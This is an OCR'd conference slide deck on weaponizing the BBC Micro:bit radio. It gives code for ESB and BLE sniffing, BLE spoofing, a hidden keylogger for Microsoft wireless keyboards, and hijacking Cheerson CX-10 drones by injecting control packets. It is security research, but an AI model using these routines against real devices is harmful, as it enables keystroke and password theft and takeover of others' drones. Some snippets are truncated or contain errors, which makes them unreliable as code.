WEAPONIZING THE BBC MICRO:BIT

DAMIEN "*VIRTUALABS*" CAUQUIL

DEF CON 25 - JULY 28, 2017

/ME


- Head of R&D, Econocom Digital Security
- Senior security researcher
- HW/SW Reverse-engineer

digital security | econocom

AGENDA

- **BBC Micro:Bit**
  - Features & Capabilities
  - Hacking ideas
- **Hacking into the Micro:Bit**
  - Turning the Micro:Bit into a sniffer
  - Hacking various 2.4GHz protocols
- **Demos**
  - Wireless keylogger
  - Quadcopter hijacking
- **Radiobit**

BBC MICRO:BIT




FEATURES

- 5x5 LED matrix
- 2 buttons
- Custom expansion connector
- Wireless capabilities
- **MicroPython !**

$15

HARDWARE SPECIFICATIONS



- **nRF51822**: 2.4 GHz GFSK transceiver
- 256 KB Flash
- 16 KB RAM
- 6 ADCs
- SPI bus
- I2C bus
- 20 GPIO
- 3V powered (2 x AAA)

EASY TO PROGRAM

JavaScript Blocks Editor

Micro:bit's new JavaScript editor makes it easy to program your micro:bit in Blocks and JavaScript, along with great new features like peer-to-peer radio. Powered by Makecode.

Let's Code

Reference


Lessons

Python Editor

Our Python editor is perfect for those who want to push their coding skills further. A selection of snippets and a range of premade images and music give you a helping hand with your code.

Let's Code

Lessons



READ EVALUATE PRINT LOOP

```
$ minicom -D /dev/ttyACM0 -b 115200
```

```
MicroPython v1.7-9-gbe020eb on 2016-04-18; micro:bit with nRF51822
Type "help()" for more information.
>>> help()
Welcome to MicroPython on the micro:bit!

Try these commands:
  display.scroll('Hello')
  running_time()
  sleep(1000)
  button_a.is_pressed()
  [...]
```

WIRELESS CAPABILITIES

- Legacy ShockBurst Protocol (SB)
- Enhanced ShockBurst Protocol (ESB)
- Bluetooth Low Energy (BLE)

ENHANCED SHOCKBURST PROTOCOL

- Designed by Nordic Semiconductor
- Used by various wireless mice and keyboards
- Attacked by **Marc Newlin** during **DEF CON 24**


BASTILLE VS. KEYBOARDS/MICE

- **MouseJack framework**
- Great tool to sniff/attack keyboards and mice
- Open source
- Written in **Python**

http://www.mousejack.com/


GOODSPEED VS. NRF24L01+

- Travis Goodspeed managed to turn it into a sniffer



source: Travis' blog

SAMY KAMKAR'S KEYSWEEPER



http://samy.pl/keysweeper/

DSMX HIJACKING TOOL

source: The Register

OFFENSIVE PYTHON ?

```
# Event loop.
while True:
    if button_a.was_pressed():
        radio.send('flash')  # a-ha

    incoming = radio.receive()
    if incoming == 'flash':
        sleep(random.randint(50, 350))
        display.show(flash, delay=100, wait=False)
        if random.randint(0, 9) == 0:
            sleep(500)s
            radio.send('flash')  # a-ha
```


(extract from the FireFly example code)

HACKING INTO THE MICRO:BIT

PROMISCUITY IS THE NRF51822'S DUTY (TOO)

(or how I ported Goodspeed's hack to nRF51822)

GOODSPEED'S NRF24L01+ HACK



- Address is in the payload, along with data and CRC
- We get only (32 - 2 - 3) = **27 bytes** max. of data
- Payload **longer than 25 bytes** cannot be sniffed !

NRF24L01+ < NRF51822

	nRF24L01	nRF51822
Payload Endianness	Big	Little/Big
ESB max. payload size	32 bytes	**254 bytes !**
ESB packet control field	auto	S0/S1 fields

SETTING UP NRF_RADIO

```
/* Address: [BASE][PREFIX] */
NRF_RADIO->BASE0 = 0x00000000;
NRF_RADIO->PREFIX0 = 0x55;

/* LFLEN=0 bits, S0LEN=0, S1LEN=0 --> No DPL */
NRF_RADIO->PCNF0 = 0x00000000;

/* STATLEN=40, MAXLEN=40, BALEN=1, ENDIAN=1 (big), WHITEEN=0
 * BALEN=1 -> Adress size = 2 !                              */
NRF_RADIO->PCNF1 = 0x01012828;
```

LOOKING FOR VALID PACKETS

- We look for a valid **PCF** field and corresponding **CRC**
- If it is a match, we got a packet !

```
/* Read payload length from PCF. */
payload_length = payload[5] >> 2;

/* Read CRC from payload. */
crc_given = (payload[6 + payload_length] << 9) | ((payload[7 + pay
crc_given = (crc_given << 8) | (crc_given >> 8);
if(payload[8 + payload_length] & 0x80) crc_given |= 0x100;

crc = compute_crc(payload, payload_length);
crc = (crc << 8) | (crc >> 8);

/* CRC match ? */
if(crc == crc_given) { /* Good boy ! */ }
```

(source code derived from **nrf-research-firmware**)

QUICK ESB SNIFFER

```
import radio

radio.on()
radio.config(data_rate=radio.RATE_2MBIT, channel=74)
radio.sniff_on()

while True:
    pkt = radio.sniff()
    if pkt is not None:
        addr = ':'.join(['%02x'%c for c in pkt[:5]])
        payload = ' '.join(['%02x'%c for c in pkt[5:]])
        print('%s > %s' % (addr, payload))
```

SNIFFING DEMO

```
(microbit-venv)virtualabs@virtubox:~/defcon25$
```

MOUSEJACK-LIKE ESB SNIFFER

- Able to dump 32-byte payloads ✌
- Supports ESB and Legacy SB
- Follow mode
- Raw sniffing

MOUSEJACK-LIKE ESB SNIFFER

```
usage: esb-sniffer.py [-h] [--device DEVICE] [--target TARGET]
                      [--channel CHANNEL] [--raw] [--data-rate]

Micro:bit Enhanced ShockBurst Sniffer

optional arguments:
  -h, --help            show this help message and exit
  --device DEVICE, -d DEVICE
                        Serial device to use
  --target TARGET, -t TARGET
                        Target MAC
  --channel CHANNEL, -c CHANNEL
                        Channel to sniff on
  --data-rate RATE,  -b RATE
                        0: 1MBit | 1: 2MBit | 2: 250KBit
  --raw, -r             Sniff raw packets (SB or ESB)
```

MICRO:BIT SNIFFER DEMO

ATTACKING OTHER 2.4GHZ PROTOCOLS

- Our Micro:Bit can sniff, but **inject** too !
- This technique is not limited to Nordic's ESB/SB
- Any 2.4GHz GFSK-based protocol with compatible data rate
- **A world of possibilities !**

ADDING XN297 SUPPORT

XN297 TRANSCEIVER

- Uncommon 2.4GHz GFSK transceiver
- Found in **Cheerson CX-10**
- Compatible with our nRF51822
- Data whitening algorithm

COMMUNICATING WITH THE XN297

- Compatible with Legacy ShockBurst mode, 2Mbit/s
- Uses a custom preamble: **71 0F 55**
- Use this preamble as RX/TX address \o/

(Teasing: more to come in next chapter)


Bluetooth
SMART

BLUETOOTH SMART SUPPORT

- nRF51822 **IS** Bluetooth Smart capable !
- May be used to sniff/send advertisements
- *Theoritically* able to follow a BLE connection

Still, a lot of work to get a working BLE sniffer

SNIFFING ADVERTISEMENTS

```
radio.on()
radio.config(channel=38)
radio.ble()

devices = []
while True:
    pkt = radio.receive_bytes()
    if pkt is not None:
        if pkt[8:14] not in devices:
            devices.append(pkt[8:14])
            addr = '%02x:%02x:%02x:%02x:%02x:%02x' % (
                pkt[13], pkt[12], pkt[11], pkt[10], pkt[9], pkt[8]
            )
            advinfo = ' '.join(['%02x'%c for c in pkt[14:]])
            print('+ %s > %s' % (addr, advinfo))
```

SPOOFING ADVERTISEMENTS

```
adv_pkt = bytes([
    0x42, # ADV_NONCONN_IND
    0x42, 0xd8, 0x2a, 0x41, 0x32, 0x65, # BD ADDR (AdvA)
    0x02, 0x01, 0x1a, # Flags PDU
    # Complete name: "DEFCON25"
    0x09, 0x09, 0x44, 0x45, 0x46, 0x43, 0x4f, 0x4e, 0x32, 0x35
])
radio.on()
radio.ble()
while True:
    for  i in range(37,40):
        radio.config(channel=i)
        radio.send(adv_pkt)
        sleep(50)
```

SNIFFING BLE CONNECTION REQUESTS

```
radio.on()
radio.config(channel=37)
radio.ble()

while True:
    p = radio.receive()
    if p is not None and p[5]&0x0F == 5 and p[6]==0x22:
        print(' '.join(['%02x'%c for c in p]))
        inita = ':'.join(['%02x'%c for c in p[8:14]])
        adva = ':'.join(['%02x'%c for c in payload[14:20]])
        aa = p[20]<<24 | p[21]<<16 | p[22]<<8 |p[23]
        crcinit = (p[24]<<16)|(p[25]<<8)|(p[27])
        hop = (p[41]&0xF8)>>3
        print('[%08x] %s -> %s (CRCInit: %06x, hop: %d)' % (
            aa, inita, adva, crcinit, hop
        ))
```

DEMOS

WIRELESS KEYLOGGER

(or how to get passwords, PIN codes and others from a MS wireless keyboard)

MY WIRELESS KEYLOGGER

- Wireless keylogger for Microsoft wireless keyboards
- Battery powered (2 x AAA)
- Small form factor (easy to hide)

CREATING THE SOFTWARE

- It uses the **UART interface** to send the recorded keystrokes
- Micro:Bit provides a **tiny filesystem** to store data (~3kb)
- We can use our modded firmware to **acquire and sniff** a keyboard

```
with open('keys.txt', 'wb') as f:
    f.write('HELLOWORLD')
```

PLANTING OUR KEYLOGGER

VICTIM USES HIS KEYBOARD

EXTRACTING KEYSTROKES

HIJACKING CHEERSON CX-10 QUADCOPTERS

DRONEDUEL AT TOORCAMP2016

Code used in the Great Drone Duel of 2016

Authors

Logan Lamb, Ben Morgan, Marc Newlin

Background


At ToorCamp 2016, an unknown Chinese benefactor provided all participants with Cheerson CX-10A quadcopters. Coincidentally, Michael Ossmann and Dominic Spill gave a talk about hacking those very same quadcopters, and as part of their talk, they released a protocol specification which formalized the packet format used by the drones.

Following the only logical path that made sense at the time, we challenged them to a duel at high noon.


Using Python, nRF24LU1+ dongles (running Marc's nRF24LU1+ firmware), and an IntimidationAntenna(tm), we hacked together some code to either fly their drones far, far away, or bring them crashing to the ground.

The code has been alpha tested against giant fishing nets with mixed results.

CX-10 WIRELESS PROTOCOL



CX-10 WIRELESS PROTOCOL



CX-10 CHANNEL HOPPING

- Select 1 channel in 4 different frequency ranges
- Channels depend on TXID
- 4-channel hopping !
- 6ms on each channel

```
'''channel hopping algorithm'''
channels = [
    (txid[0]&0x0f)+0x3,
    (txid[0]>>4)+0x16,
    (txid[1]&0x0f)+0x2d,
    (txid[1]>>4)+0x40
]
```

LET'S HIJACK !

- Sniff a valid packet from channels 3 to 18
- Once a valid packet is found, extract TXID and VID
- Check current channel based on TXID
- Sync and send quicker than the original remote !

SETTING UP THE RADIO

```
radio.on()
radio.cx()
radio.config(channel=2)
```

FINDING A VALID PACKET

```
pkt = radio.receive()
if pkt is not None:
    # check preamble
    if pkt[0]==0x55:
        # check if current channel matches txid
        txid = list(pkt[1:5])
        channels = [
            (txid[0]&0x0f)+0x3,
            (txid[0]>>4)+0x16,
            (txid[1]&0x0f)+0x2d,
            (txid[1]>>4)+0x40
        ]
        if channel in channels:
            # get vid
            found = True
            vid = list(pkt[5:9])
```

SYNC

```
# reinit radio
counter = 0
radio.config(channel=channels[counter])
radio.cx()

# sync
pkt = None
while pkt is None:
    pkt = radio.receive()
next_at = running_time()+6
```

SEND PACKET

```
# a: aileron, e:elevator, t:throttle, r:rudder
p = bytes([0x55] + txid + vid + [
    a&0xff, a>>8, e&0xff, e>>8, t&0xff,
    t>>8, r&0xff, r>>8, 0x00, 0x00
])
radio.send(p)
```

